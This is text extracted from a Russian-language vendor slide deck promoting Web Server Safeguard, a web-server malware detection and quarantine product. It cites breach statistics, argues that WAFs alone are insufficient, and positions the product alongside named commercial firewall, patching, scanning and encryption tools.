
```




Статус-кво



Источники угроз в регионе EMEA

Отчет о расследовании утечки
данных Verizon за 2024 год




-  внешнее происхождение
-  внутреннее происхождение

49%
субъектов угрозы являются
внутренними

Одних WAF недостаточно

- Плохое обнаружение запутанных и закодированных скриптов
- Плохое обнаружение вредоносного ПО, распространяемого через **пакеты**
- Склонность к **заторам/перебоям** в обслуживании
- Обход **внутренних угроз**
- Обход уже **существующих инфекций** в сетевых устройствах
- Уязвимости **нулевого дня**
- Неправильная **конфигурация**



Web Server Safeguard (WSS)

Решение для повышения безопасности веб-серверов, которое **обнаруживает, помещает в карантин и сообщает** о вредоносном веб-программном обеспечении в режиме реального времени



Недостающая часть

Сеть

Сетевой брандмауэр
WAF




System (OS)

- Управление исправлениями (Management of updates)
- Обнаружение вредоносных программ в системе (Malware detection in the system)

Недостающая часть

Сеть

Сетевой брандмауэр
WAF



Обнаружение в реальном времени



System (OS)

- Управление исправлениями
- Обнаружение вредоносных программ в системе

Решение для усиления


Сетевой
брандмауэр

WAF



Обнаружение
вредоносных
программ в
системе

Управление
исправлениями




Веб-приложение
/ Сканер
уязвимостей

Безопасное
кодирование

Обнаружение
вредоносных программ
через веб-интерфейс

Безопасность
данных



Imperva WAF®
F5 Advanced WAF®
Sophos XG Firewall®

GFI LanGuard®
Avast Patch
Management®
Ivanti PatchLink®

Acunetix®
Fortra Vulnerability
Management®
Qualys Web Application
Scanner®
Tripwire IP360®



Thales Network Encryptors®
Trellix Data Encryption Suite®
Senetas CypherNET®

Cisco Secure Firewall®
Fortinet Fortigate®
Barracuda CloudGen Firewall®
F5 BIG-IP® Network Firewall®
Check Point Quantum®


Check Point CloudGuard Spectral®
OpenText Fortify®

Сеть

Система

Приложение

Защитите свою систему изнутри и снаружи



Обнаружение в
реальном времени


Управление
обнаруженным
вредоносным ПО



Обнаружение
запутанных/зашифров
анных вредоносных
программ

Легкий

Основные характеристики



